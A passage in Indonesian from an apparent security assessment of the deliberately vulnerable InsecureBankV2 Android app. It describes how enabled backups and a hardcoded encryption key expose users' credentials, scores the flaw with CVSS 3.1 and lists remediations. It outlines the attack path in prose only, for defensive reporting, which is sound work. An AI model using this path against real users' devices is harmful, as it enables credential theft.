Fitur backup yang diperbolehkan aplikasi InsecureBankV2 sangat berbahaya, karena file yang dihasilkan memuat informasi credentials pengguna berupa username dan password. Ditambah dengan key encryption yang hardcoded ke dalam aplikasi menambah bahayanya fitur backup ini, karena hacker dapat membalikkan text yang telah terenkripsi menjadi text biasa yang dapat dibaca oleh manusia. Setelah mendapatkan username dan password pengguna, hacker dapat login ke aplikasi tersebut dengan credentials yang telah diretas dan didekripsi sebelumnya. Selain itu terdapat IP address dan port server di dalam salah satu file backupnya, hal ini dapat berbahaya karena hacker dalam melakukan DDOS atau serangan lebih lanjut terhadap server.

3. Severity

Skor CVSS 3.1: 4.4 (Medium)

1. Attack Vector (AV): Local (L)

Hacker memerlukan akses ke file backup, dimana mereka perlu mengakses perangkat atau penyimpanan tempat file tersebut disimpan.

2. Attack Complexity (AC): High (H)

Hacker harus mendapatkan akses ke file dan mengdecompile aplikasi untuk mengekstrak key, membuat script untuk mengdecrypt string yang telah terenkripsi. Semuanya memerlukan tingkat keterampilan yang tinggi.

3. Privileges Required (PR): Low (L)

Hacker bisa membuat file backup dan mengambil file backup sebagai user biasa (tidak perlu root/admin).

4. User Interaction (UI): Required (R)

Hacker perlu user untuk mengkonfirmasi backup dari aplikasi.

5. Scope (S): Unchanged (U)

Tidak ada perubahan dari scope saat mengeksploitasi aplikasi.

6. Confidentiality (C): High (H)

Hacker dapat mengetahui credentials dari user.

7. Integrity (I): None (N)

Hacker tidak dapat mengubah data backup dari aplikasi.

8. Availability (A): None (N)

Kelemahan ini tidak mempengaruhi performa availabilitas aplikasi.

4. Remediation

Berikut ini adalah beberapa hal yang dapat diterapkan pengembang aplikasi agar aplikasi tersebut bisa lebih aman:

1. Mengubah allowBackup menjadi false agar tools seperti adb backup tidak bisa menarik data backup dari aplikasi tersebut.
2. Tidak menyimpan credentials ke dalam file yang dapat dibuka oleh orang lain.
3. Tidak menggunakan encryption key yang hardcoded ke dalam kode aplikasi, namun menggunakan key yang dinamis, yang tersimpan di server atau lainnya.
4. Mengenkripsi isi file backup jika memang harus menggunakan fitur tersebut.

